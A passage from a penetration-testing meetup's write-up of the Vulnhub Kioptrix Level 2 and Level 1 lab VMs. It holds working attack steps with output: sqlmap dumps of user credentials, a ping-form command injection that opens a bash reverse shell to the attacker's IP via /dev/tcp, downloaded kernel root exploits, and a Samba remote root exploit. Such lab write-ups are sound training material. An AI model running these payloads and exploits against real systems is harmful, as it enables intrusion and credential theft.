URL="https://$T/"
sqlmap -u $URL --random-agent --batch --output-dir $PWD/sqlmap \
   --dbms-cred=root:hiroshima --dbms=MySQL \
   --forms -D webapp --common-tables
```

Running this gets us the “users” table:

```
hacker@kali:~/pentest/kioptrix2/sqlmap$ T=192.168.1.101
hacker@kali:~/pentest/kioptrix2/sqlmap$ URL="https://$T/"hacker@kali:~/pentest/
↪kioptrix2/sqlmap$ sqlmap -u $URL --random-agent --batch --output-dir $PWD/sqlmap  ␣
↪--dbms-cred=root:hiroshima --dbms=MySQL    --forms -D webapp --common-tables
##################### SNIP #####################
Database: webapp
[1 table]
+-------+
| users |
+-------+
##################### SNIP #####################
```

So let’s see what’s in the “users” table:

```
T=192.168.1.101
URL="https://$T/"
sqlmap -u $URL --random-agent --batch --output-dir $PWD/sqlmap \
   --dbms-cred=root:hiroshima --dbms=MySQL \
   --forms -D webapp -T users --common-columns
```

Here are the results:

```
hacker@kali:~/pentest/kioptrix2/sqlmap$ T=192.168.1.101
hacker@kali:~/pentest/kioptrix2/sqlmap$ URL="https://$T/"
hacker@kali:~/pentest/kioptrix2/sqlmap$ sqlmap -u $URL --random-agent --batch --
↪output-dir $PWD/sqlmap \
>     --dbms-cred=root:hiroshima --dbms=MySQL \
>     --forms -D webapp -T users --common-columns
##################### SNIP ######################
Database: webapp
Table: users
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | numeric     |
| password | non-numeric |
| username | non-numeric |
+----------+-------------+
#################### SNIP #####################
```

Now that we’ve got the columns, let’s dump the table:

```
  T=192.168.1.101
  URL="https://$T/"
  sqlmap -u $URL --random-agent --batch --output-dir $PWD/sqlmap \
     --dbms-cred=root:hiroshima --dbms=MySQL \
     --forms -D webapp -T users -C id -C password -C username --dump

Here are the results:

.. code-block:: console
hacker@kali:~/pentest/kioptrix2/sqlmap$ T=192.168.1.101
hacker@kali:~/pentest/kioptrix2/sqlmap$ URL="https://$T/"
hacker@kali:~/pentest/kioptrix2/sqlmap$ sqlmap -u $URL --random-agent --batch --
↪output-dir $PWD/sqlmap \
>    --dbms-cred=root:hiroshima --dbms=MySQL \
>    --forms -D webapp -T users -C id -C password -C username --dump
###################### SNIP #####################
Database: webapp
Table: users
[2 entries]
+----+----------+------------+
| id | username | password   |
+----+----------+------------+
| 1  | admin    | 5afac8d85f |
| 2  | john     | 66lajGGbla |
+----+----------+------------+
###################### SNIP #####################
```

Now we have both the database credentials and the webapp credentials. Let’s see what we can do.

## 3.13.3 The Exploits

### Exploring the web site

Where are we right now? **sqlmap** has given us these accounts:

| username | password | application |
|---|---|---|
| admin | 5afac8d85f | webapp |
| john | 66lajGGbla | webapp |
| john | hiroshima | mysql |
| root | hiroshima | mysql |

and these application versions:

| application | version |
|---|---|
| CentOS | 4.9 |
| Apache | 2.0.52 |
| MySQL | 4.1.22 |
| PHP | 4.3.9 |

So let's login with admin/5afac8d85f at the sysadmin login page and see where that leads:

```
T=192.168.1.101
U=admin
P=5afac8d85f
COOKIES=cookies.txt
# See what the login form looks like
curl --silent --insecure https://$T/ | sed -ne '/<form/,/<\/form>/p'
# Fill out form and get cookies
curl --silent --insecure https://$T/index.php \
     --data uname="$U" \
     --data psw="$P" \
     --data btnLogin="Login" \
     --cookie-jar "$COOKIES"
ls -l $COOKIES
# What? No cookies?
# But we found another form to ping a remote server.
# Perhaps we can do shell code injection to get a reverse shell.
# First start up listener in another terminal window:
```

Here's the results from running the above:

```
hacker@kali:~/pentest/kioptrix2/exploit$ T=192.168.1.101
hacker@kali:~/pentest/kioptrix2/exploit$ U=admin
hacker@kali:~/pentest/kioptrix2/exploit$ P=5afac8d85f
hacker@kali:~/pentest/kioptrix2/exploit$ COOKIES=cookies.txt
hacker@kali:~/pentest/kioptrix2/exploit$ # See what the login form looks like
hacker@kali:~/pentest/kioptrix2/exploit$ curl --silent --insecure https://$T/ | sed -
↪ne '/<form/,/<\/form>/p'
<form method="post" name="frmLogin" id="frmLogin" action="index.php">
        <table width="300" border="1" align="center" cellpadding="2" cellspacing="2">
                <tr>
                        <td colspan='2' align='center'>
                        <b>Remote System Administration Login</b>
                        </td>
                </tr>
                <tr>
                        <td width="150">Username</td>
                        <td><input name="uname" type="text"></td>
                </tr>
                <tr>
                        <td width="150">Password</td>
                        <td>
                        <input name="psw" type="password">
                        </td>
                </tr>
                <tr>
                        <td colspan="2" align="center">
                        <input type="submit" name="btnLogin" value="Login">
                        </td>
                </tr>
        </table>
</form>
hacker@kali:~/pentest/kioptrix2/exploit$ # Fill out form and get cookies
hacker@kali:~/pentest/kioptrix2/exploit$ curl --silent --insecure https://$T/index.
↪php \
>      --data uname="$U" \
>      --data psw="$P" \
>      --data btnLogin="Login" \
>       --cookie-jar "$COOKIES"
<html>
<body>

<!-- Start of HTML when logged in as Administator -->
        <form name="ping" action="pingit.php" method="post" target="_blank">
                <table width='600' border='1'>
                <tr valign='middle'>
                        <td colspan='2' align='center'>
                        <b>Welcome to the Basic Administrative Web Console<br></b>
                        </td>
                </tr>
                <tr valign='middle'>
                        <td align='center'>
                                Ping a Machine on the Network:
                        </td>
                                <td align='center'>
                                <input type="text" name="ip" size="30">
                                <input type="submit" value="submit" name="submit">
                        </td>
                        </td>
                </tr>
        </table>
        </form>


</body>
</html>

hacker@kali:~/pentest/kioptrix2/exploit$ ls -l $COOKIES
ls: cannot access cookies.txt: No such file or directory
hacker@kali:~/pentest/kioptrix2/exploit$ # What? No cookies?
hacker@kali:~/pentest/kioptrix2/exploit$ # But we found another form to ping a remote␣
↪server.
hacker@kali:~/pentest/kioptrix2/exploit$ # Perhaps we can do shell code injection to␣
↪get a reverse shell.
hacker@kali:~/pentest/kioptrix2/exploit$ # First start up listener in another␣
↪terminal window:
```

### Getting a reverse bash shell

So we found another web page allowing us to ping a host. A little experimentation shows it allows us to inject bash code. (Try 'localhost; cat /etc/passwd', for example.) So let's pop up a reverse shell. First step is to create a **socat** listener on Kali in another terminal window:

```
# Do this in another terminal window
MYPORT=4444
socat - TCP-LISTEN:$MYPORT
```

Continuing on in the original terminal window, inject a reverse bash shell (see Reverse Shell Cheat Sheet):

```
# Next inject reverse shell after ping command:
MYIP=192.168.1.104
MYPORT=4444
COMMAND='localhost;  bash -i >& /dev/tcp/'$MYIP/$MYPORT' 0>&1'
curl --silent --insecure https://$T/pingit.php \
     --data-urlencode ip="$COMMAND" \
     --data submit="submit"
```

In the **socat** listener window we get a reverse shell with the apache user:

```
hacker@kali:~/pentest/kioptrix2/exploit$ socat - TCP-LISTEN:$MYPORT
bash: no job control in this shell
bash-3.00$ id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 athlon i386 GNU/
↪Linux
bash-3.00$ hostname
kioptrix.level2
bash-3.00$ cat /etc/red*
cat: /etc/redhat-lsb: Is a directory
CentOS release 4.5 (Final)
bash-3.00$
```

### Getting to root from apache

We're just a local root exploit away from success. There are a few ways to search for root exploits:

1. **searchsploit** on Kali.

   Run `searchsploit SEARCH TERMS` to get a list of possible exploits.

2. Exploit Database Search to get an updated, online equivalent to **searchsploit**.
3. PenturaLabs/Linux_Exploit_Suggester
4. Search Google (my first hit for "linux kernel 2.6.9 root exploit" was a successful exploit)

Here we illustrate the Google search and **Linux_Exploit_Suggester.pl**.

### Google search for root exploit

Searching for kernel 2.6.9 root exploits lead to Linux Kernel 2.6 < 2.6.19 - (32-bit) ip_append_data() ring0 Root Exploit (running on kioptrix2):

```
cd /tmp
curl --silent --insecure --output 9542.c https://www.exploit-db.com/download/9542
dos2unix 9542.c
gcc 9542.c -o exploit9542
./exploit9542
```

Running this gives us:

```
hacker@kali:~/pentest/kioptrix2/exploit$ socat - TCP-LISTEN:$MYPORT
bash: no job control in this shell
bash-3.00$ cd /tmp
curl --silent --insecure --output 9542.c https://www.exploit-db.com/download/9542
bash-3.00$ dos2unix 9542.c
dos2unix: converting file 9542.c to UNIX format ...
bash-3.00$ gcc 9542.c -o exploit9542
bash-3.00$ ./exploit9542
sh: no job control in this shell
```

```
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
sh-3.00#
```

And we are root.

### Linux_Exploit_Suggester.pl

Download and run PenturaLabs/Linux_Exploit_Suggester:

```
curl --silent --insecure --remote-name \
  https://raw.githubusercontent.com/PenturaLabs/Linux_Exploit_Suggester/master/Linux_
↪Exploit_Suggester.pl
perl Linux_Exploit_Suggester.pl -k 2.6.9
```

This gets these suggestions:

```
hacker@kali:~/pentest/kioptrix2/exploit$ curl --silent --insecure --remote-name \
>   https://raw.githubusercontent.com/PenturaLabs/Linux_Exploit_Suggester/master/
↪Linux_Exploit_Suggester.pl
hacker@kali:~/pentest/kioptrix2/exploit$ perl Linux_Exploit_Suggester.pl -k 2.6.9

Kernel local: 2.6.9

Searching among 65 exploits...

Possible Exploits:
[+] american-sign-language
   CVE-2010-4347
   Source: http://www.securityfocus.com/bid/45408/
[+] exp.sh
[+] half_nelson
   Alt: econet    CVE-2010-3848
   Source: http://www.exploit-db.com/exploits/6851
[+] half_nelson1
   Alt: econet    CVE-2010-3848
   Source: http://www.exploit-db.com/exploits/17787/
[+] half_nelson2
   Alt: econet    CVE-2010-3850
   Source: http://www.exploit-db.com/exploits/17787/
[+] half_nelson3
   Alt: econet    CVE-2010-4073
   Source: http://www.exploit-db.com/exploits/17787/
[+] krad
[+] krad3
   Source: http://exploit-db.com/exploits/1397
[+] pktcdvd
   CVE-2010-3437
   Source: http://www.exploit-db.com/exploits/15150/
[+] py2
[+] sock_sendpage
   Alt: wunderbar_emporium    CVE-2009-2692
   Source: http://www.exploit-db.com/exploits/9435
[+] sock_sendpage2
   Alt: proto_ops    CVE-2009-2692
   Source: http://www.exploit-db.com/exploits/9436
```

```
[+] udp_sendmsg_32bit
   CVE-2009-2698
   Source: http://downloads.securityfocus.com/vulnerabilities/exploits/36108.c
[+] video4linux
   CVE-2010-3081
   Source: http://www.exploit-db.com/exploits/15024/
```

The suggestion udp_sendmsg_32bit worked:

```
bash-3.00$ curl --silent --output 36108.c --insecure http://downloads.securityfocus.
↪com/vulnerabilities/exploits/36108.c
bash-3.00$ gcc -o exploit36108 36108.c
bash-3.00$ ./exploit36108
sh: no job control in this shell
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
sh-3.00#
```

And we have root.

# 3.14 Kioptrix Level 1

## 3.14.1 Setup

This is to document the meetup's efforts responding to the challenge Vulnhub Kioptrix: Level 1 (#1), the first of the Vulnhub Kioptrix Series.

> This Kioptrix VM Image are easy challenges. The object of the game is to acquire root access via any means possible (except actually hacking the VM server or player). The purpose of these games are to learn the basic tools and techniques in vulnerability assessment and exploitation. There are more ways then one to successfully complete the challenges.

### Setting up the VMware VM

The VM comes packaged as Kioptrix_Level_1.rar, which is a rar archive containing a VMware vmdk file. If you have any setup troubles you can add the disk to an existing Linux VM, mount it, make a copy of /etc/shadow, and delete the root password hash. This will provide passwordless access to Kioptrix1 via root.

See *Virtual Machine Setup* for background on using the VMware vmdk file. Kioptrix1 runs Red Hat Linux 7.2 (Enigma) with i686 kernel 2.4.7-10. Here's how you can create a backing store to undo any changes to the disk:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
VM=kioptrix1
curl --remote-name http://www.kioptrix.com/dlvm/Kioptrix_Level_1.rar
$SUDO apt-get install unrar -y
$SUDO unrar e Kioptrix_Level_1.rar
BACKING="Kioptix Level 1.vmdk"
VM_DISK=$VM-changes.qcow2
$SUDO qemu-img create -f qcow2 -o backing_file="$BACKING"  $VM_DISK
$SUDO qemu-img info $BACKING
$SUDO qemu-img info $VM_DISK
# To revert to original image
# BACKING="Kioptix Level 1.vmdk"
# VM_DISK=$VM-changes.qcow2
# $SUDO qemu-img create -f qcow2 -o backing_file=$BACKING  $VM_DISK
```

Then Linux KVM could use the VM_DISK to create the kioptrix1 VM. The actual command the author used in Debian Linux to create the VM was:

```
VM=kioptrix1
$SUDO virt-install \
    --network="bridge=br0,model=ne2k_pci" \
    --name "$VM" --cpu host --vcpus 1 --ram 512 \
    --os-type=linux --os-variant=generic24 \
    --disk path=$VM_DISK \
    --noautoconsole \
    --accelerate --hvm \
    --import
# Useful commands:
# $SUDO virsh help
# $SUDO virsh list --all
# $SUDO virsh destroy --graceful $VM
# $SUDO virsh start $VM
# $SUDO virsh reboot $VM
# $SUDO virsh shutdown $VM
# $SUDO virsh undefine [--wipe-storage] $VM
# $SUDO virsh undefine $VM
# $SUDO virsh help destroy
#
```

During the boot you'll have to utilize kudzu hardware configuration: "Remove Configuration" for the PCnet LANCE and "Configure" the added RTL-8029(AS) NIC by migrating the existing network configuration. You can "Ignore" the rest of the added devices.

If kioptrix were running and you wanted to "start over again":

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
VM=kioptrix1
$SUDO virsh shutdown $VM
BACKING="Kioptix Level 1.vmdk"
VM_DISK=$VM-changes.qcow2
$SUDO qemu-img create -f qcow2 -o backing_file="$BACKING"  $VM_DISK
$SUDO virsh start $VM
# Rerun kudzu to configure the hardware
```

## 3.14.2 Reconnaisance

### Directory setup

We'll refer to the following directories below:

```
BASE=$HOME/pentest
PT=$BASE/kioptrix1
TOOLS=exploit,nmap,spider
eval mkdir -p $PT/{$TOOLS}
```

## Reconnaisance

### Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
cd $PT/nmap
NMOUT=nmap
SN='192.168.1.0/24'
TARGETS=targets.txt
$SUDO nmap -sn -PE -oA ${NMOUT}_sn $SN
$SUDO chown $USER.$USER ${NMOUT}_sn.*
# use the grep-able output to get a list of target hosts
grep Up ${NMOUT}_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc ${NMOUT}_sn.xml -o ${NMOUT}_sn.html
```

Running this gives us:

```
hacker@kali:~/pentest/kioptrix1$ SUDO=$(which sudo)
hacker@kali:~/pentest/kioptrix1$ [[ "$USER" == "root" ]] && SUDO=
hacker@kali:~/pentest/kioptrix1$ cd $PT/nmap
hacker@kali:~/pentest/kioptrix1/nmap$ NMOUT=nmap
hacker@kali:~/pentest/kioptrix1/nmap$ SN='192.168.1.0/24'
hacker@kali:~/pentest/kioptrix1/nmap$ TARGETS=targets.txt
hacker@kali:~/pentest/kioptrix1/nmap$ $SUDO nmap -sn -PE -oA ${NMOUT}_sn $SN
##################### SNIP ######################
Nmap scan report for 192.168.1.102
Host is up (-0.086s latency).
MAC Address: 52:54:00:14:FD:26 (QEMU Virtual NIC)
##################### SNIP ######################
hacker@kali:~/pentest/kioptrix1/nmap$ $SUDO chown $USER.$USER ${NMOUT}_sn.*
hacker@kali:~/pentest/kioptrix1/nmap$ # use the grep-able output to get a list of␣
↪target hosts
hacker@kali:~/pentest/kioptrix1/nmap$ grep Up ${NMOUT}_sn.gnmap | cut -d" " -f2 >
↪$TARGETS
hacker@kali:~/pentest/kioptrix1/nmap$ # use the xml output to get an html report
hacker@kali:~/pentest/kioptrix1/nmap$ xsltproc ${NMOUT}_sn.xml -o ${NMOUT}_sn.html
```

At this point we have $TARGETS so scan them:

```
$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -iL $TARGETS -oA ${NMOUT}_A
$SUDO chown $USER.$USER ${NMOUT}_A.*
xsltproc ${NMOUT}_A.xml -o ${NMOUT}_A.html
```

Running this gives us:

```
hacker@kali:~/pentest/kioptrix1/nmap$ $SUDO nmap -A -vv -T3 --max-retries 5 -Pn -iL
↪$TARGETS -oA ${NMOUT}_A
##################### SNIP ######################
Discovered open port 22/tcp on 192.168.1.102
Discovered open port 443/tcp on 192.168.1.102
Discovered open port 139/tcp on 192.168.1.102
Discovered open port 111/tcp on 192.168.1.102
Discovered open port 80/tcp on 192.168.1.102
Discovered open port 32768/tcp on 192.168.1.102
```

```
##################### SNIP #####################
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
##################### SNIP #####################
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.
↪4 OpenSSL/0.9.6b)
##################### SNIP #####################
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2            111/tcp  rpcbind
|   100000  2            111/udp  rpcbind
|   100024  1          32768/tcp  status
|_  100024  1          32768/udp  status
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/http    Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.
↪4 OpenSSL/0.9.6b)
##################### SNIP #####################
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
##################### SNIP #####################
32768/tcp open  status      1 (RPC #100024)
MAC Address: 52:54:00:14:FD:26 (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
##################### SNIP #####################
Host script results:
| nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>␣
↪(unknown)
| Names:
|   KIOPTRIX<00>          Flags: <unique><active>
|   KIOPTRIX<03>          Flags: <unique><active>
|   KIOPTRIX<20>          Flags: <unique><active>
|   MYGROUP<00>           Flags: <group><active>
|   MYGROUP<1e>           Flags: <group><active>
##################### SNIP #####################
hacker@kali:~/pentest/kioptrix1/nmap$ $SUDO chown $USER.$USER ${NMOUT}_A.*
hacker@kali:~/pentest/kioptrix1/nmap$ xsltproc ${NMOUT}_A.xml -o ${NMOUT}_A.html
```

### Exposed services

Our target kioptrix1 is T=192.168.1.102 and runs:

#### port 22: OpenSSH 2.9p2 (protocol 1.99)

Look for actual exploits in Search Exploit Database with advanced search specifying openssh, linux platform, remote exploits. There were 6 hits of which only Dropbear SSH <= 0.34 - Remote Root Exploit looked promising but requires a hacked ssh client. That may be a bit too much work if something easier is available. Running searchsploit openssh generated simliar results to the Exploit Database search.

CVE Details Openbsd Openssh 2.9p2 Security Vulnerabilities lists these possible serious exploits: CVE-2006-5051 (if GSSAPI authentication is enabled), CVE-2002-0640 (if using PAM modules with interactive keyboard authentication (PAMAuthenticationViaKbdInt)), CVE-2002-0639 (when OpenSSH is using SKEY or BSD_AUTH authentication), and CVE-2002-0083 (local users or remote malicious servers can gain privileges). Of these, CVS-2002-0083 looks most promising, but requires valid credentials. A proof-of-concept is available via /data/vulnerbilites/exploit/osschan.tgz.

No easy exploits surfaced.

### ports 80, 443: Apache httpd 1.3.20 on RedHat Linux 7.2

kioptrix1 runs Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b), easily onfirmed this with a simple `socat` run:

```
hacker@kali:~/pentest/kioptrix1/exploit$ T=192.168.1.102
hacker@kali:~/pentest/kioptrix1/exploit$ echo "HEAD / HTTP1.1" | socat - tcp:$T:80
###################### SNIP ######################
Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
###################### SNIP ######################
```

Apache 1.3.20 points to the very old RedHat Linux 7.2 which released with the 2.4.7 Linux kernel. Red Hat Linux 7.2 General Advisories shows the announced RedHat Linux 7.2 vulnerabilities.

Look for actual exploits in Search Exploit Database using openssl, mod_ssl, and apache. Using the advanced search to restrict exploits to "remote" exploits on the "linux" platform reduces the number of hits: mod_ssl gets 0, "apache httpd" only gets 2 unrelated hits, while openssl search returns 11 of which only Apache OpenSSL - Remote Exploit looks promising; later we'll see it allows remotely getting root.

Just looking at CVE's generates too many that may not have published exploits: CVE Details Apache Https Server 1.3.20 identifies 37 possible Apache exploits; CVE Details Mod Ssl 2.8.4 shows 2; and CVE Details Openssl 0.9.6b shows 37 exploits.

### ports 111, 32768: rpcbind, statd

Run `rpcinfo -p $T` to scan port 111:

```
hacker@kali:~$ T=192.168.1.102
hacker@kali:~$ rpcinfo -p $T
   program vers proto   port
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  32768  status
    100024    1   tcp  32768  status
```

### port 139: netbios-ssn Samba smbd (workgroup: MYGROUP)

Run `smbclient` to determine the Samba 2.2.1a version:

```
hacker@kali:~/pentest/kioptrix1/exploit$ smbclient -L $T -N
Anonymous login successful
Domain=[MYGROUP] OS=[Unix] Server=[Samba 2.2.1a]

  Sharename       Type      Comment
  ---------       ----      -------
  IPC$            IPC       IPC Service (Samba Server)
  ADMIN$          IPC       IPC Service (Samba Server)
Anonymous login successful
```

```
Domain=[MYGROUP] OS=[Unix] Server=[Samba 2.2.1a]

  Server               Comment
  ---------            -------
  KIOPTRIX             Samba Server

  Workgroup            Master
  ---------            -------
  MYGROUP              KIOPTRIX
```

Exploit Database search of samba for remote linux got 21 hits of which 2 remote root exploits looked promising: Samba <= 2.2.8 - Remote Root Exploit and Samba trans2open Overflow (Linux x86) (for Metasploit). Two to ignore are Samba 2.2.8 - (Bruteforce Method) Remote Root Exploit (code was an erector set including 2 mains along with missing include's) and Samba 2.2.x - Remote Root Buffer Overflow Exploit (simply didn't work).

Alternatively we could have run `searchsploit samba` to get these same exploits:

```
hacker@kali:~/pentest/kioptrix1/exploit$ searchsploit samba
--------------------------------------------- ----------------------------------␣
↪Description                                  |  Path
--------------------------------------------- ----------------------------------
Samba 2.2.x - Remote Root Buffer Overflow Ex | /linux/remote/7.pl
Samba <= 2.2.8 - Remote Root Exploit         | /linux/remote/10.c
Samba 2.2.8 (Bruteforce Method) Remote Root  | /linux/remote/55.c
###################### SNIP ######################
--------------------------------------------- ----------------------------------
```

CVE Details Samba Samba 2.2.1.a Security Vulnerabilities lists possible exploits.

### Reconnaisance on ports 80 & 443

### dirb

First scan the web server with **dirb**:

```
T=192.168.1.102
cd $PT/spider
dirb  http://$T/ -o dirb.txt
```

The results of the scan were:

```
hacker@kali:~/pentest/kioptrix1/spider$ cat dirb.txt
###################### SNIP ######################
---- Scanning URL: http://192.168.1.102/ ----
+ http://192.168.1.102/cgi-bin/ (CODE:403|SIZE:272)
+ http://192.168.1.102/index.html (CODE:200|SIZE:2890)
==> DIRECTORY: http://192.168.1.102/manual/
==> DIRECTORY: http://192.168.1.102/mrtg/
==> DIRECTORY: http://192.168.1.102/usage/
+ http://192.168.1.102/~operator (CODE:403|SIZE:273)
+ http://192.168.1.102/~root (CODE:403|SIZE:269)
###################### SNIP ######################
```

### nikto

Next up was a **nikto** scan:

```
T=192.168.1.102
cd $PT/spider
nikto -output nikto.txt -host $T -port 80,443
```

The results of the scan were:

```
hacker@kali:~/pentest/kioptrix1/spider$ cat nikto.txt
- Nikto v2.1.6/2.1.5
+ Target Host: 192.168.1.102
+ Target Port: 80
+ GET Server leaks inodes via ETags, header found with file /, inode: 34821, size:␣
↪2890, mtime: Wed Sep  5 20:12:46 2001
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ OSVDB-637: GET Enumeration of users is possible by requesting ~username (responds␣
↪with 'Forbidden' for users, 'not found' for non-existent users).
+ OSVDB-27487: GET Apache is vulnerable to XSS via the Expect header
+ HEAD Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.7).␣
↪Apache 2.0.65 (final release) and 2.2.26 are also current.
+ HEAD mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend␣
↪on server version)
+ HEAD OpenSSL/0.9.6b appears to be outdated (current is at least 1.0.1e). OpenSSL 0.
↪9.8r is also current.
+ OSVDB-838: GET Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS␣
↪and possible code execution. CAN-2002-0392.
+ OSVDB-4552: GET Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local␣
↪buffer overflow which allows attackers to kill any process on the system. CAN-2002-
↪0839.
+ OSVDB-2733: GET Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows␣
↪in mod_rewrite and mod_cgi. CAN-2003-0542.
+ GET mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer␣
↪overflow which may allow a remote shell. CVE-2002-0082, OSVDB-756.
+ OPTIONS Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ OSVDB-877: TRACE HTTP TRACE method is active, suggesting the host is vulnerable to␣
↪XST
+ GET ///etc/hosts: The server install allows reading of any system file by adding an␣
↪extra '/' to the URL.
+ OSVDB-682: GET /usage/: Webalizer may be installed. Versions lower than 2.01-09␣
↪vulnerable to Cross Site Scripting (XSS). CA-2000-02.
+ OSVDB-3268: GET /manual/: Directory indexing found.
+ OSVDB-3092: GET /manual/: Web server manual found.
+ OSVDB-3268: GET /icons/: Directory indexing found.
+ OSVDB-3233: GET /icons/README: Apache default file found.
+ OSVDB-3092: GET /test.php: This might be interesting...
+ Target Host: 192.168.1.102
+ Target Port: 443
+ GET The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ GET Hostname '192.168.1.102' does not match certificate's CN 'localhost.localdomain/
↪emailAddress=root@localhost.localdomain'
+ OSVDB-637: GET Enumeration of users is possible by requesting ~username (responds␣
↪with 'Forbidden' for users, 'not found' for non-existent users).
+ OSVDB-27487: GET Apache is vulnerable to XSS via the Expect header
+ HEAD Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.7).␣
↪Apache 2.0.65 (final release) and 2.2.26 are also current.
+ HEAD mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend␣
↪on server version)
```

```
+ HEAD OpenSSL/0.9.6b appears to be outdated (current is at least 1.0.1e). OpenSSL 0.
↪9.8r is also current.
+ OSVDB-838: GET Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS␣
↪and possible code execution. CAN-2002-0392.
+ OSVDB-4552: GET Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local␣
↪buffer overflow which allows attackers to kill any process on the system. CAN-2002-
↪0839.
+ OSVDB-2733: GET Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows␣
↪in mod_rewrite and mod_cgi. CAN-2003-0542.
+ GET mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer␣
↪overflow which may allow a remote shell. CVE-2002-0082, OSVDB-756.
+ OPTIONS Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ OSVDB-877: TRACE HTTP TRACE method is active, suggesting the host is vulnerable to␣
↪XST
+ GET ///etc/hosts: The server install allows reading of any system file by adding an␣
↪extra '/' to the URL.
+ OSVDB-682: GET /usage/: Webalizer may be installed. Versions lower than 2.01-09␣
↪vulnerable to Cross Site Scripting (XSS). CA-2000-02.
+ OSVDB-3092: GET /manual/: Web server manual found.
+ OSVDB-3268: GET /icons/: Directory indexing found.
+ OSVDB-3233: GET /icons/README: Apache default file found.
+ OSVDB-3092: GET /test.php: This might be interesting...
```

The most promising result unfortunately had no ready exploit available online: mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell (CVE-2002-0082, OSVDB-756).

## 3.14.3 The Exploits

Some challenges exploit misconfiguration, but this one appears to rely on old, vulnerable software. Reconnaissance identified an number of possible exploits and we illustrate a few of them here.

### Samba <= 2.2.8 - Remote Root Exploit

The best exploit option appears to be Samba <= 2.2.8 - Remote Root Exploit. Here's the exploit:

```
cd $PT/exploit
# Kali source at /usr/share/exploitdb/platforms/linux/remote/10.c has format issues:
#   (1) CRLF line endings which can be fixed by running "dos2unix 10.c"
#   (2) Single lines split in two, giving the compiler fits. Hand-edit to fix those.
# OR instead pull it down from exploit-db (much easier):
curl --silent --output 10.c https://www.exploit-db.com/download/10
dos2unix 10.c
gcc 10.c -o exploit10
./exploit10 -v -b 0 $T
```

Running this gives us our root exploit:

```
hacker@kali:~/pentest/kioptrix1$ cd $PT/exploit
hacker@kali:~/pentest/kioptrix1/exploit$ # Kali source at /usr/share/exploitdb/
↪platforms/linux/remote/10.c has format issues:
hacker@kali:~/pentest/kioptrix1/exploit$ #   (1) CRLF line endings which can be fixed␣
↪by running "dos2unix 10.c"
hacker@kali:~/pentest/kioptrix1/exploit$ #   (2) Single lines split in two, giving␣
↪the compiler fits. Hand-edit to fix those.
hacker@kali:~/pentest/kioptrix1/exploit$ # OR instead pull it down from exploit-db␣
↪(much easier):
```

```
hacker@kali:~/pentest/kioptrix1/exploit$ curl --silent --output 10.c https://www.
↪exploit-db.com/download/10
hacker@kali:~/pentest/kioptrix1/exploit$ dos2unix 10.c
dos2unix: converting file 10.c to Unix format ...
hacker@kali:~/pentest/kioptrix1/exploit$ gcc 10.c -o exploit10
hacker@kali:~/pentest/kioptrix1/exploit$ ./exploit10 -v -b 0 $T
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
--------------------------------------------------------------
+ Verbose mode.
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Using ret: [0xbffffed4]
+ Using ret: [0xbffffda8]
+ Using ret: [0xbffffc7c]
+ Using ret: [0xbffffb50]
+ Worked!
--------------------------------------------------------------
*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
bash -i
bash: no job control in this shell
[root@kioptrix tmp]# id
id
uid=0(root) gid=0(root) groups=99(nobody)
[root@kioptrix tmp]# uname -a
uname -a
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
[root@kioptrix tmp]# hostname
hostname
kioptrix.level1
[root@kioptrix tmp]# exit
exit
exit
exit
exit
exit
